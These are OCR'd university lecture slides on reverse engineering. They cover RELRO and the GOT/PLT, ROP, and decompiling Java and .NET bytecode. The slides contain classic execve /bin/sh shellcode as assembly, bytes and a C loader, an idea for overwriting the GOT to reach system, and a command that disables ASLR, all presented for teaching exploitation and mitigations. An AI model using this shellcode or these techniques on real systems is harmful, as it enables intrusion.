0x00007ffef0f90000 0x00007ffef0f92000 r-xp      [vdso]
gdb-peda$
```

disable ASLR: echo 0 | sudo tee /proc/sys/kernel/randomize_va_space

WHAT WE DID TODAY

- memory layout
- discussion related to the STACK

NEXT TIME ...

- ASLR
- ROP

REFERENCES

- Creating and Linking Static Libraries on Linux with gcc, https://www.youtube.com/watch?v=t5TfYRRHG04
- Creating and Linking Shared Libraries on Linux with gcc, https://www.youtube.com/watch?v=mUbWcxSb4fw
- Performance matters, https://www.youtube.com/watch?v=r-TLSBdHe1A
- Smashing the stack, https://paulmakowski.wordpress.com/2011/01/25/smashing-the-stack-in-2011/
- Stack Canaries – Gingerly Sidestepping The Cage, https://www.youtube.com/watch?v=c5ORCYdcOKk
- Stack protections in Windows, https://learn.microsoft.com/en-us/cpp/build/reference/gs-buffer-security-check?view=msvc-170

the OG: https://insecure.org/stf/smashstack.html

REVERSE ENGINEERING – CLASS 0x06

ASLR/PIE, RELRO AND ROP

Cristian Rusu

LAST TIME

- the memory layout
- the stack
- problems with the stack
- mitigations for stack issues
  - Stack Smashing Protector (SSP)

SSP: -fstack-protector for gcc and /GS for cl

TODAY

- short review of ASLR/PIE
- RELRO
- ROP

RELRO: THE GOT AND PLT

- we have previously talked about this
- what happens when we call a function from an external library?

```
.text:0000000000401186 ; =============== S U B R O U T I N E =======================================
.text:0000000000401186
.text:0000000000401186 ; Attributes: bp-based frame
.text:0000000000401186
.text:0000000000401186                 public hello_world
.text:0000000000401186 hello_world     proc near               ; CODE XREF: main+13↓p
.text:0000000000401186 ; __unwind {
.text:0000000000401186                 push    rbp
.text:0000000000401187                 mov     rbp, rsp
.text:000000000040118A                 lea     rdi, s          ; "Hello, world"
.text:0000000000401191                 call    _puts
.text:0000000000401196                 nop
.text:0000000000401197                 pop     rbp
.text:0000000000401198                 retn
.text:0000000000401198 ; } // starts at 401186
.text:0000000000401198 hello_world     endp
```

- this is famous puts("Hello, world") example

RELRO: THE GOT AND PLT

- at runtime, the loader (ld.so) finds the function
- the call to puts from main is actually to a stub

```
.plt:0000000000401030 ; =============== S U B R O U T I N E =======================================
.plt:0000000000401030
.plt:0000000000401030 ; Attributes: thunk
.plt:0000000000401030
.plt:0000000000401030 ; int puts(const char *s)
.plt:0000000000401030 _puts            proc near               ; CODE XREF: hello_world+B↓p
.plt:0000000000401030                                          ; goodbye_world+B↓p
.plt:0000000000401030                  jmp     cs:off_404018
.plt:0000000000401030 _puts            endp
.plt:0000000000401030
```

RELRO: THE GOT AND PLT

- all the addresses which are filled-in are placed in the GOT

```
.got.plt:0000000000404000 ; Segment type: Pure data
.got.plt:0000000000404000 ; Segment permissions: Read/Write
.got.plt:0000000000404000 ; Segment alignment 'qword' can not be represented in assembly
.got.plt:0000000000404000 _got_plt         segment para public 'DATA' use64
.got.plt:0000000000404000                  assume cs:_got_plt
.got.plt:0000000000404000                  ;org 404000h
.got.plt:0000000000404000 _GLOBAL_OFFSET_TABLE_ dq offset _DYNAMIC
.got.plt:0000000000404008 qword_404008     dq 0                    ; DATA XREF: sub_401020↑r
.got.plt:0000000000404010 qword_404010     dq 0                    ; DATA XREF: sub_401020+6↑r
.got.plt:0000000000404018 off_404018       dq offset puts          ; DATA XREF: _puts↑r
.got.plt:0000000000404020 off_404020       dq offset printf        ; DATA XREF: _printf↑r
.got.plt:0000000000404028 off_404028       dq offset malloc        ; DATA XREF: _malloc↑r
.got.plt:0000000000404030 off_404030       dq offset __isoc99_scanf
.got.plt:0000000000404030                                          ; DATA XREF: ___isoc99_scanf↑r
.got.plt:0000000000404038 off_404038       dq offset exit          ; DATA XREF: _exit↑r
.got.plt:0000000000404038 _got_plt         ends
.got.plt:0000000000404038
```

RELRO: THE GOT AND PLT

- this tabled can be filled in at start of process or at runtime whenever we actually need a function

```
gdb-peda$ telescope 0x404000 30
0000| 0x404000 --> 0x403e20 --> 0x1
0008| 0x404008 --> 0x7ffff7ffe190 --> 0x0
0016| 0x404010 --> 0x7ffff7fea440 (<_dl_runtime_resolve_xsave>: push   rbx)
0024| 0x404018 --> 0x401036 (<free@plt+6>:      push   0x0)
0032| 0x404020 --> 0x401046 (<unlink@plt+6>:    push   0x1)
0040| 0x404028 --> 0x401056 (<_exit@plt+6>:     push   0x2)
0048| 0x404030 --> 0x401066 (<fread@plt+6>:     push   0x3)
0056| 0x404038 --> 0x401076 (<fclose@plt+6>:    push   0x4)
0064| 0x404040 --> 0x401086 (<opendir@plt+6>:   push   0x5)
0072| 0x404048 --> 0x401096 (<strlen@plt+6>:    push   0x6)
0080| 0x404050 --> 0x4010a6 (<closedir@plt+6>:  push   0x7)
0088| 0x404058 --> 0x4010b6 (<srand@plt+6>:     push   0x8)
0096| 0x404060 --> 0x4010c6 (<strcmp@plt+6>:    push   0x9)
0104| 0x404068 --> 0x4010d6 (<time@plt+6>:      push   0xa)
0112| 0x404070 --> 0x4010e6 (<__xstat@plt+6>:   push   0xb)
0120| 0x404078 --> 0x4010f6 (<readdir@plt+6>:   push   0xc)
0128| 0x404080 --> 0x401106 (<fseek@plt+6>:     push   0xd)
0136| 0x404088 --> 0x401116 (<ptrace@plt+6>:    push   0xe)
0144| 0x404090 --> 0x401126 (<asprintf@plt+6>:  push   0xf)
0152| 0x404098 --> 0x401136 (<mprotect@plt+6>:  push   0x10)
0160| 0x4040a0 --> 0x401146 (<fopen@plt+6>:     push   0x11)
0168| 0x4040a8 --> 0x401156 (<rename@plt+6>:    push   0x12)
0176| 0x4040b0 --> 0x401166 (<sprintf@plt+6>:   push   0x13)
0184| 0x4040b8 --> 0x401176 (<fwrite@plt+6>:    push   0x14)
0192| 0x4040c0 --> 0x401186 (<sleep@plt+6>:     push   0x15)
0200| 0x4040c8 --> 0x401196 (<rand@plt+6>:      push   0x16)
0208| 0x4040d0 --> 0x0
0216| 0x4040d8 --> 0x0
0224| 0x4040e0 --> 0x0
0232| 0x4040e8 --> 0x0
```

RELRO: THE GOT AND PLT

- as functions are needed, table is filled

```
gdb-peda$ telescope 0x404000 30
0000| 0x404000 --> 0x403e20 --> 0x1
0008| 0x404008 --> 0x7ffff7ffe190 --> 0x0
0016| 0x404010 --> 0x7ffff7fea440 (<_dl_runtime_resolve_xsave>: push   rbx)
0024| 0x404018 --> 0x401036 (<free@plt+6>:      push   0x0)
0032| 0x404020 --> 0x401046 (<unlink@plt+6>:    push   0x1)
0040| 0x404028 --> 0x401056 (<_exit@plt+6>:     push   0x2)
0048| 0x404030 --> 0x401066 (<fread@plt+6>:     push   0x3)
0056| 0x404038 --> 0x401076 (<fclose@plt+6>:    push   0x4)
0064| 0x404040 --> 0x7ffff7e87f60 (<__opendir>: cmp    BYTE PTR [rdi],0x0)
0072| 0x404048 --> 0x7ffff7f22560 (<__strlen_avx2>:    mov    ecx,edi)
0080| 0x404050 --> 0x7ffff7e87fa0 (<__closedir>:       test   rdi,rdi)
0088| 0x404058 --> 0x4010b6 (<srand@plt+6>:     push   0x8)
0096| 0x404060 --> 0x7ffff7f1daa0 (<__strcmp_avx2>:    mov    eax,edi)
0104| 0x404068 --> 0x4010d6 (<time@plt+6>:      push   0xa)
0112| 0x404070 --> 0x4010e6 (<__xstat@plt+6>:   push   0xb)
0120| 0x404078 --> 0x7ffff7e88160 (<__GI___readdir64>:  push   r13)
0128| 0x404080 --> 0x401106 (<fseek@plt+6>:     push   0xd)
0136| 0x404088 --> 0x401116 (<ptrace@plt+6>:    push   0xe)
0144| 0x404090 --> 0x401126 (<asprintf@plt+6>:  push   0xf)
0152| 0x404098 --> 0x401136 (<mprotect@plt+6>:  push   0x10)
0160| 0x4040a0 --> 0x401146 (<fopen@plt+6>:     push   0x11)
0168| 0x4040a8 --> 0x401156 (<rename@plt+6>:    push   0x12)
0176| 0x4040b0 --> 0x401166 (<sprintf@plt+6>:   push   0x13)
0184| 0x4040b8 --> 0x401176 (<fwrite@plt+6>:    push   0x14)
0192| 0x4040c0 --> 0x401186 (<sleep@plt+6>:     push   0x15)
0200| 0x4040c8 --> 0x401196 (<rand@plt+6>:      push   0x16)
0208| 0x4040d0 --> 0x0
0216| 0x4040d8 --> 0x0
0224| 0x4040e0 --> 0x1
0232| 0x4040e8 --> 0x0
```

any security issue you might see?

RELRO: THE GOT AND PLT

- **as functions are needed, table is filled**

```
gdb-peda$ telescope 0x404000 30
0000| 0x404000 --> 0x403e20 --> 0x1
0008| 0x404008 --> 0x7ffff7ffe190 --> 0x0
0016| 0x404010 --> 0x7ffff7fea440 (<_dl_runtime_resolve_xsave>: push   rbx)
0024| 0x404018 --> 0x401036 (<free@plt+6>:      push   0x0)
0032| 0x404020 --> 0x401046 (<unlink@plt+6>:    push   0x1)
0040| 0x404028 --> 0x401056 (<_exit@plt+6>:     push   0x2)
0048| 0x404030 --> 0x401066 (<fread@plt+6>:     push   0x3)
0056| 0x404038 --> 0x401076 (<fclose@plt+6>:    push   0x4)
0064| 0x404040 --> 0x7ffff7e87f60 (<__opendir>: cmp    BYTE PTR [rdi],0x0)
0072| 0x404048 --> 0x7ffff7f22560 (<__strlen_avx2>:     mov    ecx,edi)
0080| 0x404050 --> 0x7ffff7e87fa0 (<__closedir>:        test   rdi,rdi)
0088| 0x404058 --> 0x4010b6 (<srand@plt+6>:     push   0x8)
0096| 0x404060 --> 0x7ffff7f1daa0 (<__strcmp_avx2>:     mov    eax,edi)
0104| 0x404068 --> 0x4010d6 (<time@plt+6>:      push   0xa)
0112| 0x404070 --> 0x4010e6 (<__xstat@plt+6>:   push   0xb)
0120| 0x404078 --> 0x7ffff7e88160 (<__GI___readdir64>:  push   r13)
0128| 0x404080 --> 0x401106 (<fseek@plt+6>:     push   0xd)
0136| 0x404088 --> 0x401116 (<ptrace@plt+6>:    push   0xe)
0144| 0x404090 --> 0x401126 (<asprintf@plt+6>:  push   0xf)
0152| 0x404098 --> 0x401136 (<mprotect@plt+6>:  push   0x10)
0160| 0x4040a0 --> 0x401146 (<fopen@plt+6>:     push   0x11)
0168| 0x4040a8 --> 0x401156 (<rename@plt+6>:    push   0x12)
0176| 0x4040b0 --> 0x401166 (<sprintf@plt+6>:   push   0x13)
0184| 0x4040b8 --> 0x401176 (<fwrite@plt+6>:    push   0x14)
0192| 0x4040c0 --> 0x401186 (<sleep@plt+6>:     push   0x15)
0200| 0x4040c8 --> 0x401196 (<rand@plt+6>:      push   0x16)
0208| 0x4040d0 --> 0x0
0216| 0x4040d8 --> 0x0
0224| 0x4040e0 --> 0x1
0232| 0x4040e8 --> 0x0
```

any security issue you might see?
puts("/bin/sh") becomes system("/bin/sh")

RELRO: THE GOT AND PLT

- **solution: Read Only RELocations (RELRO)**

```
gdb-peda$ telescope 0x403f20 30
0000| 0x403f20 --> 0x403d30 --> 0x1
0008| 0x403f28 --> 0x0
0016| 0x403f30 --> 0x0
0024| 0x403f38 --> 0x7ffff7e4abc0 (<__GI___libc_free>:  push   rbx)
0032| 0x403f40 --> 0x7ffff7eb2290 (<unlink>:    mov    eax,0x57)
0040| 0x403f48 --> 0x7ffff7e8cca0 (<__GI__exit>:        mov    edx,edi)
0048| 0x403f50 --> 0x7ffff7e367f0 (<fread>:     push   r14)
0056| 0x403f58 --> 0x7ffff7e359e0 (<fclose>:    push   r12)
0064| 0x403f60 --> 0x7ffff7e87f60 (<__opendir>: cmp    BYTE PTR [rdi],0x0)
0072| 0x403f68 --> 0x7ffff7f22560 (<__strlen_avx2>:     mov    ecx,edi)
0080| 0x403f70 --> 0x7ffff7e87fa0 (<__closedir>:        test   rdi,rdi)
0088| 0x403f78 --> 0x7ffff7e008f0 (<__srandom>: sub    rsp,0x8)
0096| 0x403f80 --> 0x7ffff7f1daa0 (<__strcmp_avx2>:     mov    eax,edi)
0104| 0x403f88 --> 0x7ffff7fd3f00 (<time>:      mov    rax,QWORD PTR [rip+0xffffffffffffc1a1]
0112| 0x403f90 --> 0x7ffff7eafd60 (<__GI___xstat>:      mov    rax,rsi)
0120| 0x403f98 --> 0x7ffff7e88160 (<__GI___readdir64>:  push   r13)
0128| 0x403fa0 --> 0x7ffff7e3deb0 (<fseek>:     push   rbx)
0136| 0x403fa8 --> 0x7ffff7eb7bf0 (<ptrace>:    sub    rsp,0x68)
0144| 0x403fb0 --> 0x7ffff7e1e950 (<__asprintf>:        sub    rsp,0xd8)
0152| 0x403fb8 --> 0x7ffff7eba510 (<mprotect>:  mov    eax,0xa)
0160| 0x403fc0 --> 0x7ffff7e363e0 (<_IO_new_fopen>:     mov    edx,0x1)
0168| 0x403fc8 --> 0x7ffff7e338d0 (<rename>:    mov    eax,0x52)
0176| 0x403fd0 --> 0x7ffff7e1e890 (<__sprintf>: sub    rsp,0xd8)
0184| 0x403fd8 --> 0x7ffff7e36c10 (<fwrite>:    push   r15)
0192| 0x403fe0 --> 0x7ffff7e8c910 (<__sleep>:   push   rbp)
0200| 0x403fe8 --> 0x7ffff7e00fc0 (<rand>:      sub    rsp,0x8)
0208| 0x403ff0 --> 0x7ffff7de9fb0 (<__libc_start_main>: push   r14)
0216| 0x403ff8 --> 0x0
0224| 0x404000 --> 0x0
0232| 0x404008 --> 0x0
```

security-wise this is OK, but any drawback?

SUMMARY OF MITIGATIONS

- **Position Independent Execution (PIE)**
  - on by default on both Windows and Linux
- **Stack Smashing Protection (SSP)**
  - on by default on Windows, off by default on Linux
- **Read Only RELocations (RELRO)**
  - on by default on Windows, off by default on Linux

all these are done at the compiler

SUMMARY OF MITIGATIONS

- **Position Independent Execution (PIE)**
  - on by default on both Windows and Linux
- **Stack Smashing Protection (SSP)**
  - on by default on Windows, off by default on Linux
- **Read Only RELocations (RELRO)**
  - on by default on Windows, off by default on Linux

all these techniques come for free?

SUMMARY OF MITIGATIONS

- **Position Independent Execution (PIE)**
  - on by default on both Windows and Linux
- **Stack Smashing Protection (SSP)**
  - on by default on Windows, off by default on Linux
- **Read Only RELocations (RELRO)**
  - on by default on Windows, off by default on Linux

they cause an increase of 15–25% in running time

ROP

- **Return Oriented Programming (ROP)**

ROP: DATA EXECUTION

- **the good-old times (shellcode.c)**

```c
#include        <stdio.h>
#include        <stdlib.h>
#include        <unistd.h>
#include        <string.h>
#include        <errno.h>

int main()
{
  int e;
  char *argv[] = { "/bin/ls", "-l", NULL };

  e = execve("/bin/ls", argv, NULL);
  if (e == -1)
      fprintf(stderr, "Error: %s\n", strerror(errno));
  return 0;
}
```

ROP: DATA EXECUTION

- **same program in Assembly**

```
.text
.globl _start

_start:
        xor %eax,%eax
        push %eax
        push $0x68732f2f
        push $0x6e69622f
        mov %esp,%ebx
        push %eax
        push %ebx
        mov %esp,%ecx
        mov $0xb,%al
        int $0x80

        movl $1, %eax
        movl $0, %ebx
        int $0x80
```

```
root@kali:~# objdump -d shellcode

shellcode:     file format elf32-i386


Disassembly of section .text:

08048054 <_start>:
 8048054:       31 c0                   xor    %eax,%eax
 8048056:       50                      push   %eax
 8048057:       68 2f 2f 73 68          push   $0x68732f2f
 804805c:       68 2f 62 69 6e          push   $0x6e69622f
 8048061:       89 e3                   mov    %esp,%ebx
 8048063:       50                      push   %eax
 8048064:       53                      push   %ebx
 8048065:       89 e1                   mov    %esp,%ecx
 8048067:       b0 0b                   mov    $0xb,%al
 8048069:       cd 80                   int    $0x80
 804806b:       b8 01 00 00 00          mov    $0x1,%eax
 8048070:       bb 00 00 00 00          mov    $0x0,%ebx
 8048075:       cd 80                   int    $0x80
```

ROP: DATA EXECUTION

- **the same program back in C**

```c
#include <stdio.h>
#include <string.h>

char *shellcode = "\x31\xc0\x50\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69"
                  "\x6e\x89\xe3\x50\x53\x89\xe1\xb0\x0b\xcd\x80";

int main(void)
{
        fprintf(stdout,"Length: %d\n",strlen(shellcode));
        (*(void(*)()) shellcode)();
        return 0;
}
```

what is going on here?

ROP: DATA EXECUTION

- **the same program back in C**

```c
#include <stdio.h>
#include <string.h>

char *shellcode = "\x31\xc0\x50\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69"
                  "\x6e\x89\xe3\x50\x53\x89\xe1\xb0\x0b\xcd\x80";

int main(void)
{
        fprintf(stdout,"Length: %d\n",strlen(shellcode));
        (*(void(*)()) shellcode)();
        return 0;
}
```

programs like these can no longer run on modern operating systems

- Data Execution Prevention (DEP)
- No eXecute (NX)

ROP: THE IDEA

- **we are no longer in a golden age for attackers**
- **but there are some new ideas**

- **goal: we would still like to execute arbitrary code**
  - not be confined in the code space of the binary

- **problem: we cannot place code into data segments anymore**
  - so, where can we place code?
  - can we use something that exists already?

ROP: THE IDEA

- **we are no longer in a golden age for attackers**
- **but there are some new ideas**

- **goal: we would still like to execute arbitrary code**
  - not be confined in the code space of the binary

- **problem: we cannot place code into data segments anymore**
  - so, where can we place code?
  - can we use something that exists already?

- **one solution: use pieces of code that already exist but stitch them together in a different order than the original one to perform overall the task that you want (like building a puzzle)**

ROP: THE IDEA

- **we cannot just stitch different pieces of code in general**
- **so how do we do this?**

- **what do we want?**
  - jump to some instructions
  - execute starting from that point
  - then jump to other instructions

- **what can we use to perform the wishlist above?**

ROP: THE IDEA

- **we cannot just stitch different pieces of code in general**
- **so how do we do this?**

- **what do we want?**
  - jump to some instructions
  - execute starting from that point
  - then jump to other instructions

- **what can we use to perform the wishlist above?**
  - CALL
  - RET

ROP: THE IDEA

- **what does CALL *destination* do?**


- **what does RET do?**

ROP: THE IDEA

- **what does CALL *destination* do?**
  - pushes the return address on the stack (instruction after the CALL)
  - changes the Instruction Pointer to *destination*

- **what does RET do?**
  - pops the return address from the stack
    - go to where the Stack Pointer points to
    - take the value from there (it is an address)
    - increment Stack Pointer (i.e., remove address from the stack)
  - changes the Instruction Pointer to that address

ROP: THE IDEA




this is a classic stack overflow
but what if there is no system? (or anything dangerous to do)

https://www.ired.team/offensive-security/code-injection-process-injection/binary-exploitation/return-to-libc-ret2libc


ROP: THE IDEA

- **we overflow a lot more than just the return address**



ROP: THE IDEA

- we overflow a lot more than just the return address



these are called gadgets

WHAT WE DID TODAY

- short review of ASLR/PIE
- SSP
- RELRO
- ROP

NEXT TIME ...

- RE for bytecode

REFERENCES

- Stack Binary Exploitation, https://ir0nstone.gitbook.io/notes/types/stack
- pwntools-tutorial, https://github.com/Gallopsled/pwntools-tutorial/blob/master/rop.md
- Return Oriented Programming (ROP) attacks, https://resources.infosecinstitute.com/topic/return-oriented-programming-rop-attacks/
- Binary exploitation, https://www.ired.team/offensive-security/code-injection-process-injection/binary-exploitation
- Weird Return-Oriented Programming Tutorial, https://www.youtube.com/watch?v=zaQVNM3or7k

REVERSE ENGINEERING – CLASS 0x07

.NET AND JAVA

Cristian Rusu

LAST TIME


- **ASLR/PIE**
- **RELRO**
- **ROP**

TODAY

- **Running code that is not native**
- **.NET RE**
- **Java RE**

FROM SOURCE CODE TO EXECUTION

- **bytecode (non-native code): instructions are interpreted and this interpretation goes then to the CPU (knows only machine code)**





Interpreted code:
Java: java byte-code
C#: Common Intermediate Language (CIL)
Python: .py, python byte-code (fișiere .pyc)
Javascript: .js

Interpreter:
Java: Java VM
C#: Common Language Runtime (CLR) în .NET
Python: python Virtual Machine
Javascript: V8 sau Spider Monkey

FROM SOURCE CODE TO EXECUTION

- **bytecode (non-native code): instructions are interpreted and this interpretation goes then to the CPU (knows only machine code)**
- **in principle, things are slower**
- **JIT compilation (Just-In-Time compilation) helps a lot**





WHO CARES? (ALMOST) EVERYONE

Worldwide, Apr 2023 compared to a year ago:

Rank	Change	Language	Share	Trend
1		Python	27.43 %	-0.8 %
2		Java	16.41 %	-1.7 %
3		JavaScript	9.57 %	+0.3 %
4		C#	6.9 %	-0.3 %
5		C/C++	6.65 %	-0.5 %
6		PHP	5.17 %	-0.5 %
7		R	4.22 %	-0.4 %
8		TypeScript	2.89 %	+0.5 %
9	↑	Swift	2.31 %	+0.2 %
10	↓	Objective-C	2.09 %	-0.1 %
11	↑↑↑	Rust	2.08 %	+0.9 %
12	↑	Go	1.92 %	+0.5 %
13	↓	Kotlin	1.83 %	+0.2 %
14	↓↓↓	Matlab	1.73 %	-0.2 %

https://pypl.github.io/PYPL.html

BYTECODE WHICH IS COMPILED

- **bundles exist, packages that contain**
  - bytecode (intermediate language)
  - configuration
  - dependencies
  - interpreter
- **for python:**
  - py2exe
  - pyinstaller
- **if you can package it, you can unpackage it**
  - decompyle3

https://www.py2exe.org/
https://pyinstaller.org/en/stable/
https://github.com/rocky/python-decompile3

JAVA EXAMPLE

- **the code**

```
1
2  public class HelloWorld {
3
4  public static long gcd(long a, long b){
5      long factor= Math.min(a, b);
6      for(long loop= factor;loop > 1;loop--){
7         if(a % loop == 0 && b % loop == 0){
8            return loop;
9         }
10     }
11     return 1;
12 }
13
14
15     public static void main(String[] args) {
16         // Prints "Hello, World" to the terminal window.
17         System.out.println("Hello, World");
18     }
19
20 }
```

JAVA EXAMPLE

- **the hexeditor view**

```
00000000  ca fe ba be 00 00 00 37  00 25 0a 00 07 00 13 0a  |.......7.%......|
00000010  00 14 00 15 09 00 16 00  17 08 00 18 0a 00 19 00  |................|
00000020  1a 07 00 1b 07 00 1c 01  00 06 3c 69 6e 69 74 3e  |..........<init>|
00000030  01 00 03 28 29 56 01 00  04 43 6f 64 65 01 00 0f  |...()V...Code...|
00000040  4c 69 6e 65 4e 75 6d 62  65 72 54 61 62 6c 65 01  |LineNumberTable.|
00000050  00 03 67 63 64 01 00 05  28 4a 4a 29 4a 01 00 0d  |..gcd...(JJ)J...|
00000060  53 74 61 63 6b 4d 61 70  54 61 62 6c 65 01 00 04  |StackMapTable...|
00000070  6d 61 69 6e 01 00 16 28  5b 4c 6a 61 76 61 2f 6c  |main...([Ljava/l|
00000080  61 6e 67 2f 53 74 72 69  6e 67 3b 29 56 01 00 0a  |ang/String;)V...|
00000090  53 6f 75 72 63 65 46 69  6c 65 01 00 0f 48 65 6c  |SourceFile...Hel|
000000a0  6c 6f 57 6f 72 6c 64 2e  6a 61 76 61 0c 00 08 00  |loWorld.java....|
000000b0  09 07 00 1d 0c 00 1e 00  0d 07 00 1f 0c 00 20 00  |.............. .|
000000c0  21 01 00 0c 48 65 6c 6c  6f 2c 20 57 6f 72 6c 64  |!...Hello, World|
000000d0  07 00 22 0c 00 23 00 24  01 00 0a 48 65 6c 6c 6f  |..".#.$...Hello|
000000e0  57 6f 72 6c 64 01 00 10  6a 61 76 61 2f 6c 61 6e  |World...java/lan|
000000f0  67 2f 4f 62 6a 65 63 74  01 00 0e 6a 61 76 61 2f  |g/Object...java/|
00000100  6c 61 6e 67 2f 4d 61 74  68 01 00 03 6d 69 6e 01  |lang/Math...min.|
00000110  00 10 6a 61 76 61 2f 6c  61 6e 67 2f 53 79 73 74  |..java/lang/Syst|
00000120  65 6d 01 00 03 6f 75 74  01 00 15 4c 6a 61 76 61  |em...out...Ljava|
00000130  2f 69 6f 2f 50 72 69 6e  74 53 74 72 65 61 6d 3b  |/io/PrintStream;|
00000140  01 00 13 6a 61 76 61 2f  69 6f 2f 50 72 69 6e 74  |...java/io/Print|
00000150  53 74 72 65 61 6d 01 00  07 70 72 69 6e 74 6c 6e  |Stream...println|
00000160  01 00 15 28 4c 6a 61 76  61 2f 6c 61 6e 67 2f 53  |...(Ljava/lang/S|
00000170  74 72 69 6e 67 3b 29 56  00 21 00 06 00 07 00 00  |tring;)V.!......|
00000180  00 00 00 03 00 01 00 08  00 09 00 01 00 0a 00 00  |................|
00000190  00 1d 00 01 00 01 00 00  00 05 2a b7 00 01 b1 00  |..........*.....|
000001a0  00 00 01 00 0b 00 00 00  06 00 01 00 00 00 02 00  |................|
000001b0  09 00 0c 00 0d 00 01 00  0a 00 00 00 6f 00 04 00  |............o...|
000001c0  08 00 00 00 32 1e 20 b8  00 02 37 04 16 04 37 06  |....2. ...7...7.|
000001d0  16 06 0a 94 9e 00 21 1e  16 06 71 09 94 9a 00 0f  |......!...q.....|
000001e0  20 16 06 71 09 94 9a 00  06 16 06 ad 16 06 0a 65  | ..q...........e|
000001f0  37 06 a7 ff de 0a ad 00  00 00 02 00 0b 00 00 00  |7...............|
00000200  1a 00 06 00 00 00 05 00  07 00 06 00 12 00 07 00  |................|
00000210  24 00 08 00 27 00 06 00  30 00 0b 00 0e 00 00 00  |$...'...0.......|
00000220  0b 00 03 fd 00 0b 04 04  1b fa 00 08 00 09 00 0f  |................|
00000230  00 10 00 01 00 0a 00 00  00 25 00 02 00 01 00 00  |.........%......|
00000240  00 09 b2 00 03 12 04 b6  00 05 b1 00 00 00 01 00  |................|
00000250  0b 00 00 00 0a 00 02 00  00 00 11 00 08 00 12 00  |................|
00000260  01 00 11 00 00 00 02 00  12                       |.........|
00000269
```

JAVA EXAMPLE


- **the reversed engineered code**

```
1
2  public class HelloWorld {
3
4  public static long gcd(long a, long b){
5      long factor= Math.min(a, b);
6      for(long loop= factor;loop > 1;loop--){
7         if(a % loop == 0 && b % loop == 0){
8            return loop;
9         }
10     }
11     return 1;
12 }
13
14
15     public static void main(String[] args) {
16         // Prints "Hello, World" to the terminal window.
17         System.out.println("Hello, World");
18     }
19
20 }
```

```
public class HelloWorld
{
  public static long gcd(long paramLong1, long paramLong2) {
    long l1 = Math.min(paramLong1, paramLong2); long l2;
    for (l2 = l1; l2 > 1L; l2--) {
      if (paramLong1 % l2 == 0L && paramLong2 % l2 == 0L) {
        return l2;
      }
    }
    return 1L;
  }


  public static void main(String[] paramArrayOfString) { System.out.println("Hello, World"); }
}
```

JAVA IN APK

- **Android Application Package**



https://apkpure.com/java-android/com.java_androids.javaandroid/download

C# EXAMPLE

- **the code**

```
public Form1()
{
    InitializeComponent();
    string user = Environment.UserName;
    if (DateTime.Now.Hour < 12)
    {
        lblGreeting.Text = "Good Morning " + user;
    }
    else if (DateTime.Now.Hour < 16)
    {
        lblGreeting.Text = "Good Afternoon " + user;
    }
    else
    {
        lblGreeting.Text = "Good Evening " + user;
    }
}
```

C# EXAMPLE

- **the reversed engineered code**

TOOLS TO “DECOMPILE”

- **in the lab session you will use:**
  - Bytecode Viewer
  - dnSpy
